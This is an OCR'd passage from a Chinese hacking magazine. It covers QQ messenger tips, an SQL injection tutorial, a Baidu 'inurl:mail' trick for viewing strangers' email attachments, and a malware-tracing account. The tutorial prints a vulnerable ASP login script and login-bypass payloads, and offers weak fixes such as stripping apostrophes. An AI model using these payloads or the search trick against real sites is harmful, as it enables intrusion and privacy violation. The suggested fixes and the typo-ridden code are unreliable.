


图8 去掉综合设置中的所有功能

六、对一组密友设置隐身可见

隐身就为了躲那么几个人，但是那些好友怎么办呢？对他们挨个进行对其可见的设置，还真够麻烦的呢。我们可以对一组内的所有QQ好友一起来设置对其可见功能。

首先切换到TM方式，这样非会员可以免费使用对其可见功能。把你需要对其隐身的好友先拖到其他的分组里去，然后在你需要设置对其可见的组上按右键。如图11。

我们选择**“隐身时对其可见”**这样就可以简便地对整个一组好友一起来设置啦，是不是很方便啦！

几个小技巧，一定有你能用得着的。




图11 对该组好友可见




图9 设置炫铃

编辑点评：

文章简单地介绍了6个QQ的小技巧，相信这些技巧一定会让大家以后在使用QQ的时候更加得心应手，其实只要你用心，在使用软件的时候你一定也会发现属于你的小技巧。

详细分解SQL注入

阿枫

Hi Q版的Q兄Q弟当然还有QMM们，Q版又和你们见面了。十月的风吹来了七天长假，坐在电脑前或是游戏或是音乐是多么惬意的事情，学生的特权啊！小编我正LINKIN中，还不忘回头复习前几期Q版学到的东西，榜样哦！要向偶学习哈！欧棵，来看本期Q版黑客。

从本文你可以学到：
1．网站登录详细分析及变量参数的传递
2．了解用户表的结构及如何构造语句进行针对性的查询
3．注入失败时根据服务器返回错误的提示重构建语句突破限制

“SQL（结构化查询语言）是由ANSI制定的标准，是访问数据库的通用语言。每个数据库都将某些属性添加到基本的ANSI SQL中。

SQL注入是一种将编写的SQL语句注入WEB表单部分中用户输入字段的一种技术——最常用于旁路客户登录WEB站点。然而，SQL注入也可以登录甚至控制WEB站点，所以抵抗这种攻击非常重要。”

一、简单旁路登录

我们从SQL注入的最基本形式——旁路登录开始，受害站点有一个简单的登录表单，如图1。

```
<from action="login.asp" method="post">  //提交到login.asp页
<p>Username:<input type=text name="username" /></p>
//用户名输入框
<p>Password:<input type=password name="password" /></p>
//用户口令输入框
<p><input type=submit name="submit" value="login" /></p>
//提交按扭，命名为submit
</from>
```

这个页面要求用户输入两个信息（用户名和口令），并将输入的信息提交到login.asp的字段中。login.asp文件类似这样：

```
//此段代码检测用户名和密码是否正确
dim adoConnection
set adoConnection=Server.CreatObject("ADODB.Connection")
dim strLoginSQL
strLoginSQL="select * from users where username='" & Request.From("username") & "' and password='" & Request.From("password") & "'"
dim adoResult
set adoResult=adoConnection.Execute(strLoginSQL)
If not adoResult.EOF Then
    'We are here when all went OK //如果正确，执行此处
Else
    'Wrong login //如果不正确，执行此处
End if
```




图1

用户名	密码
Admin	dghe45s
guest	guchyr341
user1	userpass

图2

这个脚本接收用户名和口令后将其放入一个SQL命令中，这个命令根据用户名和口令在用户表中选择数据。如果登录有效，数据库会返回用户的信息。如果无效，则返回一个空白记录。




图3




图4

二、用户表结构

这部分将广泛地用到SQL，所以我们来回顾下SQL表单中的结构。一个SQL表定义包括这个表所拥有的字段列表、每个字段的类型（是在字段定义中指定）以及作为索引的字段，对于下面的例子，字段中将包含两个字段：用户名和口令，每个字段最多20个字符。这个表是这样的，如图2。

下面是当用户输入admin作为用户名，输入somepassword作为口令后创建的SQL语句，如图3。

```
Selest * from users where username='admin' and password='somepassword'
//查询表users用户名为admin且口令为somepassword的所有数据
```

简单回顾一下查询语句：

1.select *的意思是“给我所有数据”；

2.form users的意思是“从表user中取数据”；

3.where username='admin' and password='somepassword'的意思是“查找用户admin口令是somepassword的行”。

用户名和口令未经任何审查（Sanity checks）就被放入SQL命令中（Sanity checks是一种为了确保用户输入的内容中不包含任何黑客用于修改SQL语句的字符的一种检测）。这意味着黑客可以将客户代码注入用户输入字段而不被检测。在这个例子中，黑客输入'a' or "1"="1"作为用户名可以是任何口令，因为口令会被忽略，如图4。

```
SQL结果像这样：
Select * from users where username='a' or "1"="1"--' and Password='whatever'
//进行SQL注入，即向用户名表单提交用户名为'a' or "1"="1"的字符来达到注入的目的，密码为任何字符
```

“--”代表代码备注，意思是后面的任何内容都将被忽略（例如，结尾的撇号将被忽略）。这个SQL语句通常返回数据，因为"1"="1"肯定是true。服务器不得不计算语句"false and false or true"，并且由于首先评估了and语句，就变成"false or true"，这个结果是true——黑客就会进入系统。

这个攻击之所以成功，是因为程序根本不过滤用户输入字段中的撇号，这样就允许黑客利用用SQL语法进入客户代码。

下面的代码通过过滤撇号（删除用户输入中的撇号）解决了这个问题：

```
strLoginSQL="select * from users where username='" & Replace(Request.From("username"),"'","") & "' and password='" &Replace(Request.From("password"),"'","") & "'"
//对用户输入用户名和口令进行撇号过滤，以防止SQL注入攻击
```

三、当SQL注入失败时

前面的例子比较简单容易理解。但有时SQL语句并不是那么

简单。大部分登录脚本检查用户记录中的这些信息：用户能否登录，用户登录级别等问题。典型的SQL登录语句像这样：

```
Select * from users where username='someeusername' and password='somepassword' and active=1 and administrator=1
// 这个语句来检测你输入的用户名能否登录，普通用户和管理员用户是否在激活状态
```

这个SQL语句查找的用户也是管理员，而且处于激活状态。前面例子的SQL只简单地识别了用户，不关心用户是否处于活动状态或是否是管理员。

通常黑客不知道SQL语句的确切格式，除非他们设法使用WEB服务器开发工具查看服务器作为用户名，a'bla（或任何不是SQL语法部分的其他值）作为口令。这个SQL结果是无效的，将被SQL服务器拒绝，并返回类似这样的错误提示：

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error (missing operator) in query expression 'username='' AND password='a'bla and active=1 and administrator=1' /login.asp, line 25
// 这个错误信息的意思是：SQL语句错误，结果无效，返回login.asp第25行错误。
```

现在黑客可以看到SQL语句的结构，并可以设计一个更好的输入，比如someusername作为用户名，'a' or '3'='3' 作为口令，像这样：

```
Select * from users where username='someusername' and password='a' or '3'='3' and active=1 and administrator=1
// 向用户名表单提交用户名为someusername的字符，密码用来'a' or'3'='3'来达到注入的目的且处于活动状态
```

最后给大家介绍几种常用而且实际的SQL注入解决方案：

1. 我们前面已经提到的过滤所有字段的撇号来阻止非法登录；
2. 过滤所有字段中像insert，select，union，delete和exec这样的命令；
3. 限制输入字段长度（这样会限制攻击者的选择），用服务器端脚本确认输入长度；
4. 利用穿透失式测试来检测WEB服务器是否存在SQL注入；

其实SQL注入还有很多方式，上面只是介绍了大家最熟悉的也是最为常见的SQL注入，我们可以利用到SQL语句的各种形式来针对出现不同的注入点，大家要能灵活应用。想要学习到更高层次的SQL注入技术，我们必须得掌握较强的数据库服务器知识，大家可以在www.nextgenss.com 找到很多高级的sql注入技术文章。希望大家能通过这篇文章学习到知识。

编辑点评：

作者只是介绍了最为基础的注入知识的剖析，让我们深层地了解SQL的注入。而作者给出的SQL注入解决方案还是不够详尽。过滤字段中应该添加update，而限制输入字段长度不是绝对的，还是那句话：没有做不到的，只有不想做的。

利用百度搜索获得邮箱附件

aracde




图1 百度搜索到的附件信息




图2 一些邮箱的附件信息

从本文中你可以学到：
社会工程学的又一种利用途径

百度的功能很强大，不仅能搜网页内容，还能搜到一些邮件系统的附件呢！

进入百度首页www.baidu.com，输入"**inurl:mail**"(不含引号)，就能够获得许多结果，其中不乏许多邮箱的附件，如图1。

如果你想看看它们，只单击链接是进不去的，因为你没有登录邮箱，只能单击"HTML版"来查看。呵，好东西！如图2。

但是请不要查看机密文档！违法的事情可做不得！

PS：这些能够搜到附件的邮件系统基本是IPMOTOR.COM的邮件系统，像Google、新浪、网易等它们的系统是非常安全的，大家不用担心！

编辑点评：

inurl:mail的利用似乎来自Google hack，但是和在google里面输入的结果却相去甚远，大家可以自己去实验。看来国内的安全真是还有很长的路要走。这个方法在利用社会工程学的时候也有很大威胁，我在百度中写inurl:mail+名字后竟然看到N多的家庭住址，工作单位和手机号码……无语了。百度做的我就不说什么了，你可不要做坏事啊！

从本文中你可以学到：

1、病毒文件的基本查找方法

2、如何找出病毒来源



某天，小生我正上网上得高兴时突然防火墙弹出一对话框，提示有一程序需要访问网络，乍一看好像是rundll32.exe，仔细一看，竟然是假冒的，文件名是rund1132.exe，如图1所示。

根据以往玩病毒的经验，此文件一定不是什么好东西，既然它已经入住了我的系统，那么我们就好好来分析一下吧。原以为它使用了线程插入技术，抱着试试看的心情打开任务管理器，没想到进程竟然静静地躺在列表中，看来这个东东比较简单，如图2所示。

通过任务管理器将此进程结束。利用系统的搜索功能找到文件的所在位置位于系统的SYSTEM32目录下，（小编：防火墙提示上写着路径的哈！）这样更确定了我的想法，如图3所示。

紧接着就是删除文件及清除注册表项，至此本机的不明文件是清除了。可是留下了一个疑问，一向小心的我是何时被下载了不明文件，况且此次开机仅仅十分钟，只去过几个门户网站。根据上图中文件的修改日期可以确定不明文件是在这十分钟之内被下载的，那么此文件又是从何而来呢？

进入IE使用的临时文件夹，点击“大小”后按文件太小排序，现在就可以利用图3中不明文件的大小来进行判断，判断结果如图4所示。

既然现在已经确定病毒来自网络，那么我们来看看它来自哪个网站。在文件上单击右键后选中属性对话框，在弹出的对话框中明确指出了文件所在的网站，图5中被选中的部分就是了。




图1 防火墙提示rund1132.exe访问网络

可是我明明记得今天没去过这个网站啊，怎么会有？继续跟踪。现在我们需要借助一款文件查找软件——Turbo Searcher，它可以准确地查找出文件中包含的字符，不管是ASCII、UNICODE还是十六进制字符。执行该软件后，在“常规”标签下的名称中填入“*.*”来查找所有文件，在文件夹中填入IE临时文件夹的所在路径，接着在“包含文本”标签下的“包含文本”填入图5中的网址，其它的都选中默认就可以了。最后点击下方的“搜索”按钮，稍等片刻就可以看到搜索结果了，如图6所示。




图2 任务管理器中病毒的进程

奇怪，搜索出来的文件所在的网址还是没去过，那就继续利用此网址进行搜索，结果如图7所示。

还是不认识，继续搜索。最后找到了两个熟悉的网址，如图8所示。

再利用这两个网址进行搜索就什么都找不到了，看来罪魁祸首就是它们了。注意一下上图中的网址，不看不知道，一看还真把我吓了一跳，竟然是中国人（Chinaren.com）上的社区，估计是有漏洞存在被挂了。

